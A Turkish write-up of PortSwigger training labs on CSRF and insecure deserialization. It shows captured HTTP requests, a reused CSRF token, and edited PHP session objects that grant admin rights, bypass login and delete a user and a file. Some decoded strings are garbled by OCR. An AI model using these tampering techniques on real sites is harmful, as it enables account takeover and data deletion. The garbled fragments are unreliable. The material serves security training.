PortSwigger CSRF LAB – 3:

<https://portswigger.net/web-security/csrf/bypassing-token-validation/lab-token-not-tied-to-user-session>

Giriş: Bu laboratuvarın e-posta değiştirme işlevi CSRF'ye karşı savunmasızdır. CSRF saldırılarını önlemek için token kullanır, ancak bunlar sitenin oturum işleme sistemine entegre değildir.


Laboratuvarı çözmek için, izleyicinin e-posta adresini değiştirmek üzere CSRF saldırısı kullanan bir HTML sayfasını barındırmak için yararlanma sunucunuzu kullanın.

CSRF(Cross-Site Request Forgery) nedir ?

Bir web sitesi oluşturunca istemci tarafını ve sunucu tarafını beraber kodlama eğilimindeyiz. İstemci tarafında kullanıcının etkileşimde bulunacağı sayfaları ve formları oluşturuyoruz , ardından kullanıcı yanıt verdiğinde sunucu tarafında eylem gösteren URL leri oluşturuyoruz. Ancak sunucu tarafı koduna yönelik istekler herhangi bir yerden tetiklenebilir. Bu internetin en güçlü özelliklerinden biri olmakla beraber yaygın bir güvenlik açığına da sebep olur CSRF(Cross-Site Request Forgery)

CSRF saldırısı 3. parti bir sitede kullanıcı zararlı bir sayfa veya zararlı bir kod parçası ile interaksiyona girdiğinde oluşur. 3. parti site zararlı bir HTTP isteği gönderir ve sunucunun tek gördüğü şey yetkilendirilmiş olan bir kullanıcıdan bir HTTP isteğidir ancak saldırgan gönderilen isteğin kontrolünü elinde tutar ve sunucuyu yanıltır.


Bilgi edinme aşaması:



2 kullanıcı arasındaki HTTP istek farklarına baktığımızda csrf token ile kullanıcıların korunmaya çalışıldığı görülüyor ama labımıza göre session sistemi ile uyumlu çalışmadıkları bilgisine sahibiz bu yüzden 2 kullanıcının session ları farklı olsa da tokenlerini kullanarak sistemi sömürmeyi deneyebiliriz.

Görev 1: Saldırgan olarak kendi hesabımız ile geçerli bir csrf tokeni oluşturalım.

HTTP istediğini düşürüyoruz ki tokenimiz geçerliliğini korusun.



Görev 2:

Daha sonra kendi csrf tokenimiz ile başka bir kullanıcının mailini değiştirebiliyor muyuz kontrol etmek için diğer hesaptan bir HTTP isteği yapıp csrf tokenini zararlı kullanıcının ki ile değiştiriyoruz.

Request

PrettyRawHex

```
1 POST /my-account/change-email HTTP/2
2 Host: 0a89002b043604b681b098df00170060.web-security-academy.net
3 Cookie: session=XOPDh7Mb9i2Ho0IfamaRqbyecfBGB0
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-GB,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 64
10 Origin: https://0a89002b043604b681b098df00170060.web-security-academy.net
11 Dnt: 1
12 Sec-Opt: 1
13 Referer: https://0a89002b043604b681b098df00170060.web-security-academy.net/my-account?id=viener
14 Upgrade-Insecure-Requests: 1
15 Sec-Fetch-Dest: document
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-User: 71
19 Priority: u=0, i
20 Te: trailers
21
22 email=hacked40yopmail.com&csrf=HnNnnyDveBOCAPeQZ0zVShPSQpZMfrTH
```

Request

PrettyRawHex

```
1 POST /my-account/change-email HTTP/2
2 Host: 0a89002b043604b681b098df00170060.web-security-academy.net
3 Cookie: session=XOPDh7Mb9i2Ho0IfamaRqbyecfBGB0
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-GB,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 64
10 Origin: https://0a89002b043604b681b098df00170060.web-security-academy.net
11 Dnt: 1
12 Sec-Opt: 1
13 Referer: https://0a89002b043604b681b098df00170060.web-security-academy.net/my-account?id=viener
14 Upgrade-Insecure-Requests: 1
15 Sec-Fetch-Dest: document
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-User: 71
19 Priority: u=0, i
20 Te: trailers
21
22 email=hacked40yopmail.com&csrf=trKFFj62wTIGbgPg0I9gIHgn702cxX60
```

Değiştirilmiş csrf token

My Account

Your username is: Wiener

Your email is: hacked40yopmail.com

Email

Update email

Görüldüğü gibi csrf token oturumla entegre çalışmadığı için herhangi geçerli bir csrf tokeni kullanarak uygun http isteği ile karşı kullanıcının maili değiştirilebiliyor.

Base Score

9.6
(Critical)

Attack Vector (AV)

Network (N) Adjacent (A) Local (L) Physical (P)

Attack Complexity (AC)

Low (L) High (H)

Privileges Required (PR)

None (N) Low (L) High (H)

User Interaction (UI)

None (N) Required (R)

Scope (S)

Unchanged (U) Changed (C)

Confidentiality (C)

None (N) Low (L) High (H)

Integrity (I)

None (N) Low (L) High (H)

Availability (A)

None (N) Low (L) High (H)

PortSwigger Insecure Deserialization LAB – 1:

<https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-modifying-serialized-objects>

Giriş: Bu laboratuvar, serileştirmeye dayalı bir oturum mekanizması kullanır ve bunun sonucunda yetki yükseltmeye karşı savunmasızdır. Laboratuvarı çözmek için, bu güvenlik açığından yararlanmak ve yönetici ayrıcalıkları kazanmak amacıyla oturum çerezindeki serileştirilmiş nesneyi düzenleyin. Daha sonra carlos kullanıcıasını silin.

Insecure Deserialization nedir ?

Insecure deserialization , kullanıcı tarafından kontrol edilebilen verilerin bir web sitesi tarafından seri durumdan çıkarılmasıdır. Bu potansiyel olarak bir saldırganın, zararlı verileri uygulama koduna aktarmak için 'serileştirilmiş' nesneleri değiştirmesine olanak tanır.

'Serileştirilmiş' bir nesneyi tamamen farklı bir sınıftan bir nesneyle değiştirmek bile mümkündür. Endişe verici bir şekilde, web sitesinde mevcut olan herhangi bir sınıftaki nesneler, hangi sınıfın beklendiğine bakılmaksızın seri durumdan çıkarılacak ve somutlaştırılacaktır. Bu nedenle, güvenli olmayan seri durumdan çıkarma işlemi bazen "object injection" güvenlik açığı olarak da bilinir.

Beklenmeyen bir sınıfın nesnesi bir istisnaya neden olabilir. Ancak bu zamana kadar hasar çoktan oluşmuş olabilir. Insecure deserialization tabanlı saldırıların çoğu, seri durumdan çıkarma işlemi tamamlanmadan tamamlanır. Bu, web sitesinin kendi işlevselliği kötü amaçlı nesneyle doğrudan etkileşime girmese bile, Insecure deserialization işleminin kendisinin bir saldırı başlatabileceği anlamına gelir. Bu nedenle mantığı güçlü yazılan dillere dayanan web siteleri de bu tekniklere karşı savunmasız olabiliyor.

Bilgi edinme aşaması:

Request

1 GET /my-account?id=wiener HTTP/2
2 Host: 0ae00050334f0508163e49400a200e5.web-security-academy.net
3 Cookie: session=Tzo0OjVvc2VyaW9yOmtsOjg6InVzZKJmVW
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ae00050334f0508163e49400a200e5.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17

Inspector

Selection 82 (0x52)

Selected text

Tzo0OjVvc2VyaW9yOmtsOjg6InVzZKJmVW
11jycsOjY6ImdpZW5le1l7cso101hDg1p
bi17TjowOj03d

Decoded from: URL encoding

Tzo0OjVvc2VyaW9yOmtsOjg6InVzZKJmVW
11jycsOjY6ImdpZW5le1l7cso101hDg1p
bi17TjowOj03d

Decoded from: Base64

O:4:"User":2:{s:8:"username";s:6:"
wiener";s:5:"admin";b:0;}

Kullanıcıların admin olup olmadıkları serileştirilmiş olarak tutulduğunu açıkça görebiliyoruz sırada bunu sömürme var.

Görev 1:

Wiener kullanıcısının session tokenindeki admin değişkeni boolean 0 değerini 1 yaparak yetki yükseltme girişiminde bulunacağız.

Decoded from: Base64

O:4:"User":2:{s:8:"username";s:6:"
wiener";s:5:"admin";b:0;}

Decoded from: Base64

O:4:"User":2:{s:8:"username";s:6:"
wiener";s:5:"admin";b:1;}

İstekleri gönderdikten sonrasında

[Home](#) | [Admin panel](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Görüldüğü gibi yetkisiz kullanıcı olan wiener'in admin panel sayfasını görebilecek hale geliyor.

Görev 2:

Değiştirdiğimiz tokeni kullanarak sırada admin panel ile carlos kullanıcısını silmek kalıyor.

Request

Pretty Raw Hex

```
1 GET /admin HTTP/2
2 Host: Use000050314E090B1E3e49400a200e5.web-security-academy.net
3 Cookie: session=T2o00LjVc2Vy1j3oyOnts0jg6InVz2KJutW
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://Use000050314E090B1E3e49400a200e5.web-security-academy.net/my-account?id=wiener
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
```

Inspector

Selection 80 (0x50)

Selected text

T2o00LjVc2Vy1j3oyOnts0jg6InVz2KJutW
11j3e0jY6IndpZWSic1I7cso10JhZ01pb1177jox030=

Decoded from: Base64

0:4: "name": "wiener", "s": "admin", "b": 1}

Cancel Apply changes

Request attributes 2

Users

wiener - Delete
carlos - Delete

Request

Pretty Raw Hex

```
1 GET /admin/delete?username=carlos HTTP/2
2 Host: Use000050314E090B1E3e49400a200e5.web-security-academy.net
3 Cookie: session=T2o00LjVc2Vy1j3oyOnts0jg6InVz2KJutW
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://Use000050314E090B1E3e49400a200e5.web-security-academy.net/admin
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
```

Inspector

Selection 82 (0x52)

Selected text

T2o00LjVc2Vy1j3oyOnts0jg6InVz2KJutW
11j3e0jY6IndpZWSic1I7cso10JhZ01pb1177jox030=

Decoded from: URL encoding

T2o00LjVc2Vy1j3oyOnts0jg6InVz2KJutW
11j3e0jY6IndpZWSic1I7cso10JhZ01pb1177jox030=

Decoded from: Base64

0:4: "name": "carlos", "s": "admin", "b": 1}

Congratulations, you solved the lab!

User deleted successfully!

Users

wiener - Delete

Ve görüldüğü gibi yetki yükselterek carlos kullanıcıını silebildik.

Score

10.0 (Critical)

Attack Vector (AV)	Scope (S)
Network (N)	Unchanged (U)
Adjacent (A)	Changed (C)
Local (L)	
Physical (P)	
Attack Complexity (AC)	Confidentiality (C)
Low (L)	None (N)
High (H)	Low (L)
	High (H)
Privileges Required (PR)	Integrity (I)
None (N)	None (N)
Low (L)	Low (L)
High (H)	High (H)
User Interaction (UI)	Availability (A)
None (N)	None (N)
Required (R)	Low (L)
	High (H)

PortSwigger Insecure Deserialization LAB – 2:

<https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-modifying-serialized-data-types>

Giriş: Bu laboratuvar, serileştirmeye dayalı bir oturum mekanizması kullanır ve bunun sonucunda kimlik doğrulamanın atlanmasına karşı savunmasızdır. Laboratuvarı çözmek için administrator hesabına erişmek üzere oturum çerezindeki serileştirilmiş nesneyi düzenleyin. Daha sonra carlos kullanıcısını silin.

Insecure Deserializasyon nedir ?

Insecure deserialization , kullanıcı tarafından kontrol edilebilen verilerin bir web sitesi tarafından seri durumdan çıkarılmasıdır. Bu potansiyel olarak bir saldırganın, zararlı verileri uygulama koduna aktarmak için ‘serileştirilmiş’ nesneleri değiştirmesine olanak tanır.

‘Serileştirilmiş’ bir nesneyi tamamen farklı bir sınıftan bir nesneyle değiştirmek bile mümkündür. Endişe verici bir şekilde, web sitesinde mevcut olan herhangi bir sınıftaki nesneler, hangi sınıfın beklendiğine bakılmaksızın seri durumdan çıkarılacak ve somutlaştırılacaktır. Bu nedenle, güvenli olmayan seri durumdan çıkarma işlemi bazen "object injection" güvenlik açığı olarak da bilinir.

Beklenmeyen bir sınıfın nesnesi bir istisnaya neden olabilir. Ancak bu zamana kadar hasar çoktan oluşmuş olabilir. Insecure deserialization tabanlı saldırıların çoğu, seri durumdan çıkarma işlemi tamamlanmadan tamamlanır. Bu, web sitesinin kendi işlevselliği kötü amaçlı nesneyle doğrudan etkileşime girmese bile, Insecure deserialization işleminin kendisinin bir saldırı başlatabileceği anlamına gelir. Bu nedenle mantığı güçlü yazılan dillere dayanan web siteleri de bu tekniklere karşı savunmasız olabiliyor.

Bilgi edinme aşaması:

The screenshot shows a web browser's developer tools. On the left, the 'Request' tab is active, displaying a GET request to /my-account?id=wienner. The request body is highlighted in red, showing a serialized object. On the right, the 'Inspector' panel is active, showing the decoded data. The decoded data is a Base64 encoded string. A red arrow points from the highlighted request body to the decoded data in the Inspector panel.

Kullanıcının giriş bilgilerini serileştirilmiş olarak tutulduğunu teyit ettikten sonra artık açık aramaya başlayabiliriz.

Görev 1:

Eski tokenin kullanıcı adını ve access tokenini değiştireceğiz access tokeni değiştirmemizin nedeni admin kullanıcısının tokenine erişimimiz olmadığı için yanlış token hatası almamız bu nedenle bu iki objeyi değiştiriyoruz.

```
Decoded from: Base64 v
```

```
O:4:"User":2:{s:8:"username";s:6:"wiener";s:12:"access_token";s:32:"f9f1inqvt3uq3gt39hfj2rp0o2qclc7s";}
```

```
Decoded from: Base64 v
```

```
O:4:"User":2:{s:8:"username";s:13:"administrator";s:12:"access_token";i:0;}
```

Görüldüğü gibi kullanıcıyı tokenini değiştirdik daha sonra isteği yolladığımızda

[Home](#) [Admin panel](#) [My account](#)

Görev 2:

Admin panele giriş yapabildik carlos kullanıcısını silmek kaldı.

WebSecurity Academy

Modifying serialized data types

LAB Not solved

[Home](#) | [Admin panel](#) | [My account](#)

Users

wiener - Delete
carlos - Delete


User deleted successfully!

Users

wiener - Delete

[Home](#) | [Admin panel](#) | [My account](#)

Görüldüğü gibi kullanıcıyı başarıyla sildik.



PortSwigger Insecure Deserialization LAB – 3:

<https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-using-application-functionality-to-exploit-insecure-deserialization>

Giriş: Bu laboratuvar serileştirmeye dayalı bir oturum mekanizması kullanır. Belirli bir özellik, serileştirilmiş bir nesnede sağlanan veriler üzerinde tehlikeli bir yöntemi harekete geçirir. Laboratuvarı çözmek için oturum çerezindeki serileştirilmiş nesneyi düzenleyin ve bunu kullanarak morale.txt dosyasını Carlos'un ana dizininden silin.


Insecure Deserialization nedir ?

Insecure deserialization , kullanıcı tarafından kontrol edilebilen verilerin bir web sitesi tarafından seri durumdan çıkarılmasıdır. Bu potansiyel olarak bir saldırıyanın, zararlı verileri uygulama koduna aktarmak için 'serileştirilmiş' nesneleri değiştirmesine olanak tanır.

'Serileştirilmiş' bir nesneyi tamamen farklı bir sınıftan bir nesneyle değiştirmek bile mümkündür. Endişe verici bir şekilde, web sitesinde mevcut olan herhangi bir sınıftaki nesneler, hangi sınıfın beklendiğine bakılmaksızın seri durumdan çıkarılacak ve somutlaştırılacaktır. Bu nedenle, güvenli olmayan seri durumdan çıkarma işlemi bazen "object injection" güvenlik açığı olarak da bilinir.

Beklenmeyen bir sınıfın nesnesi bir istisnaya neden olabilir. Ancak bu zamana kadar hasar çoktan oluşmuş olabilir. Insecure deserialization tabanlı saldırıların çoğu, seri durumdan çıkarma işlemi


Bilgi edinme aşaması:



My Account

Email

Update email



Avatar

Browse...

No file selected.

Upload

Delete account

Görev 1:

Tokeni hedefe yönelik değiştiriyoruz ve


```
1 GET /my-account/delete HTTP/2
2 Host: 0a2c0070043ff08881905c39000f00cc.web-security-academy.net
3 Cookie: session=
Tso00LjVcVvYIj0s0nt0Jg6InVs2KJnTW1
Ij1ts0J6Imdy2WdnIjts0Jy0iJhT2N1c3
Ned09sF4s10JMe1fImdiCpYHMAUb0s4N
VioNTY0emhVbm74cR2dWt2b2Zh1ts0JEx
0iJhdmFOTAJ2b0luy177c0yMsoiL2h0WU
vY2Fyb09sL2lvcnFzSS50eWQ1O30=
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101
Firefox/129.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 0
10 Origin: https://0a2c0070043ff08881905c39000f00cc.web-security-academy.net
11 Referer:
https://0a2c0070043ff08881905c39000f00cc.web-security-academy.net/my-account?id=gregg
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
```

Selection 196 (0x4)

Selected text

Tso00LjVcVvYIj0s0nt0Jg6InVs2KJnTW1
Ij1ts0J6Imdy2WdnIjts0Jy0iJhT2N1c3
Ned09sF4s10JMe1fImdiCpYHMAUb0s4N
VioNTY0emhVbm74cR2dWt2b2Zh1ts0JEx
0iJhdmFOTAJ2b0luy177c0yMsoiL2h0WU
vY2Fyb09sL2lvcnFzSS50eWQ1O30=

Decoded from: URL encoding

Tso00LjVcVvYIj0s0nt0Jg6InVs2KJnTW1
Ij1ts0J6Imdy2WdnIjts0Jy0iJhT2N1c3
Ned09sF4s10JMe1fImdiCpYHMAUb0s4N
VioNTY0emhVbm74cR2dWt2b2Zh1ts0JEx
0iJhdmFOTAJ2b0luy177c0yMsoiL2h0WU
vY2Fyb09sL2lvcnFzSS50eWQ1O30=

Decoded from: Base64

O:4:"User":3:(s:8:"username":s:5:"g
regg":s:12:"access_token":s:12:"Tso
00LjVcVvYIj0s0nt0Jg6InVs2KJnTW1
Ij1ts0J6Imdy2WdnIjts0Jy0iJhT2N1c3
Ned09sF4s10JMe1fImdiCpYHMAUb0s4N
VioNTY0emhVbm74cR2dWt2b2Zh1ts0JEx
0iJhdmFOTAJ2b0luy177c0yMsoiL2h0WU
vY2Fyb09sL2lvcnFzSS50eWQ1O30=")

https://0a2c0070043ff08881905c39000f00cc.web-security-academy.net

WebSecurity Academy Using application functionality to exploit insecure deserialization

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >>

[Home](#) | [My account](#)

morale.txt dosyasını silebildik.

Base Score 10.0 (Critical)

Attack Vector (AV)	Scope (S)
Network (N)	Unchanged (U)
Adjacent (A)	Changed (C)
Local (L)	
Physical (P)	
Attack Complexity (AC)	Confidentiality (C)
Low (L)	None (N)
High (H)	Low (L)
	High (H)
Privileges Required (PR)	Integrity (I)
None (N)	None (N)
Low (L)	Low (L)
High (H)	High (H)
User Interaction (UI)	Availability (A)
None (N)	None (N)
Required (R)	Low (L)
	High (H)

